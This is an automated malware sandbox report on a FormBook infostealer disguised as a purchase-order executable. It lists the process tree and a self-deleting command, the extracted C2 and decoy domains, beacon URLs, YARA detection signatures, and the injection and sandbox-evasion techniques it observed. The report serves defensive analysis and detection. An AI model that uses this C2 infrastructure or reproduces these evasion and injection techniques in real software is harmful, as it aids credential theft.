ID: 412247
Sample Name: PO 367628usa.exe
Cookbook: default.jbs
Time: 14:42:17
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Analysis Report PO 367628usa.exe


Overview

General Information

Sample Name:	PO 367628usa.exe
Analysis ID:	412247
MD5:	42cf4c3943d5a83..
SHA1:	f26230352a412de.
SHA256:	1ceec55d4acbb8..
Infos:	

Most interesting Screenshot:

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to check if a d…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Startup

- **System is w10x64**
- PO 367628usa.exe (PID: 6596 cmdline: 'C:\Users\user\Desktop\PO 367628usa.exe' MD5: 42CF4C3943D5A839412A16A4D8B8D65D)
  - PO 367628usa.exe (PID: 6692 cmdline: C:\Users\user\Desktop\PO 367628usa.exe MD5: 42CF4C3943D5A839412A16A4D8B8D65D)
  - PO 367628usa.exe (PID: 6700 cmdline: C:\Users\user\Desktop\PO 367628usa.exe MD5: 42CF4C3943D5A839412A16A4D8B8D65D)
  - PO 367628usa.exe (PID: 6716 cmdline: C:\Users\user\Desktop\PO 367628usa.exe MD5: 42CF4C3943D5A839412A16A4D8B8D65D)
  - PO 367628usa.exe (PID: 6724 cmdline: C:\Users\user\Desktop\PO 367628usa.exe MD5: 42CF4C3943D5A839412A16A4D8B8D65D)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - raserver.exe (PID: 7104 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 2AADF65E395BFBD0D9B71D7279C8B5EC)
        - cmd.exe (PID: 5544 cmdline: /c del 'C:\Users\user\Desktop\PO 367628usa.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5804 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.uuoouu-90.store/meub/"
  ],
  "decoy": [
    "ebookcu.com",
    "sherwooddaydesigns.com",
    "healthcarebb.com",
    "pixelflydesigns.com",
    "youtegou.net",
    "audiokeychin.com",
    "rioranchoeventscenter.com",
    "nickofolas.com",
    "comicstattoosnguns.com",
    "ally.tech",
    "paperplaneexplorer.com",
    "janetkk.com",
    "sun1981.com",
    "pocopage.com",
    "shortagegoal.com",
    "tbluelinux.com",
    "servantsheartvalet.com",
    "jkhushal.com",
    "91huangyu.com",
    "portlandconservatory.net",
    "crazyasskaren.com",
    "gr8.photos",
    "silviabiasiolipatisserie.com",
    "goeseo.com",
    "shellyluther.com",
    "salvemosalsuroeste.com",
    "technologies.email",
    "xn--80aasvjfhla.xn--p1acf",
    "dmowang.com",
    "mylifeusaaatworkportal.com",
    "electronicszap.com",
    "thefrankversion.com",
    "patricksparber.com",
    "m-kenterprises.com",
    "goodcreditcardshome.info",
    "shegotit.club",
    "nutinbutter.com",
    "bridgestreetresources.com",
    "tjanyancha.com",
    "qqstoneandcabinet.com",
    "topstitch.info",
    "shadyshainarae.com",
    "meucamarimoficial.com",
    "gatedless.net",
    "aal888.com",
    "tstcongo.com",
    "luckyladybugnailswithlisa.com",
    "usapersonalshopper.com",
    "893645tuerigjo.com",
    "pbjusering.com",
    "katbumydbnjk.mobi",
    "bostonm.info",
    "amesshop.com",
    "k-9homefinders.com",
    "philbaileyrealestate.com",
    "ahxinnuojie.com",
    "ardougne.com",
    "pasteleriaruth.com",
    "vauvakuumettapodcast.com",
    "aryamakoran.com",
    "digitalspacepod.com",
    "clarkstrain.com",
    "plantbasedranch.com",
    "therapylightclub.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.588488580.0000000000910000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.588488580.0000000000910000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.588488580.0000000000910000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.589496878.0000000002E40000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.589496878.0000000002E40000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.PO 367628usa.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.PO 367628usa.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.PO 367628usa.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
5.2.PO 367628usa.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.PO 367628usa.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

PE file contains section with special chars

PE file has nameless sections

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	Input Capture 1	Security Software Discovery 3 2 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO 367628usa.exe	36%	Virustotal		Browse
PO 367628usa.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.PO 367628usa.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.PO 367628usa.exe.4b0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
servantsheartvalet.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.bridgestreetresources.com/meub/?5jYHTPD=wcKMzz9mAcCi2aLb0t1qtV86GlMNvZH+VyhKA1jT/I4bq+nb0/na/dj3wGs+8qrOUrJA87J5aQ==&W2MTZ=5jyDHn6x2rY	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.m-kenterprises.com/meub/?5jYHTPD=AHOwzMgiYatzzgqEm8fFrRw5FyeBXJPWAn72SIj91D3zxHtkj2kvoxgZPNykIH4K/OrW/jgvcw==&W2MTZ=5jyDHn6x2rY	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/index_ru.htmlc	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.servantsheartvalet.com/meub/?5jYHTPD=WGLirrwFUtYpDXzpLjvBuZZEIXcS0L/7kvp4uO4ypDpemvycQ/ZH3e36klWLP588DVSUgz18wg==&W2MTZ=5jyDHn6x2rY	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://checkip.dyndns.org/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://servermanager.miixit.org/index_ru.html	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://servermanager.miixit.org/report/reporter_index.php?name=	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/1	0%	Avira URL Cloud	safe	
www.uuoouu-90.store/meub/	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.patricksparber.com/meub/?5jYHTPD=q/3go0TMrjOOicJ8yyeZoSSUK4YYViZWgar0VOI0LAyS1IHPJrhhqQPM	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://servermanager.miixit.org/downloads/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://servermanager.miixit.org/hits/hit_index.php?k=	0%	Avira URL Cloud	safe	
http://www.shadyshainarae.com/meub/?5jYHTPD=IF6wwdQ2GC/v5+zeo737nU5N5nLUvdsVBqkfZ3TmK32/J3TLHA8Ym95CSjw9+1sG86DK55WYOQ==&W2MTZ=5jyDHn6x2rY	0%	Avira URL Cloud	safe	
http://www.patricksparber.com/	0%	Avira URL Cloud	safe	
http://www.patricksparber.com/K	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
servantsheartvalet.com	209.182.202.96	true	true	• 0%, Virustotal, Browse	unknown
www.patricksparber.com	156.253.106.229	true	true		unknown
bridgestreetresources.com	66.235.200.147	true	true		unknown
m-kenterprises.com	34.102.136.180	true	false		unknown
shadyshainarae.com	34.102.136.180	true	false		unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
www.bridgestreetresources.com	unknown	unknown	true		unknown
www.uuoouu-90.store	unknown	unknown	true		unknown
www.shadyshainarae.com	unknown	unknown	true		unknown
www.sherwooddaydesigns.com	unknown	unknown	true		unknown
www.servantsheartvalet.com	unknown	unknown	true		unknown
www.meucamarimoficial.com	unknown	unknown	true		unknown
www.m-kenterprises.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.bridgestreetresources.com/meub/?5jYHTPD=wcKMzz9mAcCi2aLb0t1qtV86GlMNvZH+VyhKA1jT/I4bq+nb0/na/dj3wGs+8qrOUrJA87J5aQ==&W2MTZ=5jyDHn6x2rY	true	• Avira URL Cloud: safe	unknown
http://www.m-kenterprises.com/meub/?5jYHTPD=AHOwzMgiYatzzgqEm8fFrRw5FyeBXJPWAn72SIj91D3zxHtkj2kvoxgZPNyklH4K/OrW/jgvcw==&W2MTZ=5jyDHn6x2rY	false	• Avira URL Cloud: safe	unknown
http://www.servantsheartvalet.com/meub/?5jYHTPD=WGLirrwFUtYpDXzpLjvBuZZEIXcS0L/7kvp4uO4ypDpemvycQ/ZH3e36klWLP588DVSUgz18wg==&W2MTZ=5jyDHn6x2rY	true	• Avira URL Cloud: safe	unknown
www.uuoouu-90.store/meub/	true	• Avira URL Cloud: safe	low
http://www.shadyshainarae.com/meub/?5jYHTPD=IF6wwdQ2GC/v5+zeo737nU5N5nLUvdsVBqkfZ3TmK32/J3TLHA8Ym95CSjw9+1sG86DK55WYOQ==&W2MTZ=5jyDHn6x2rY	false	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000006.00000002.589360759.000000000095C000.00000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false		high
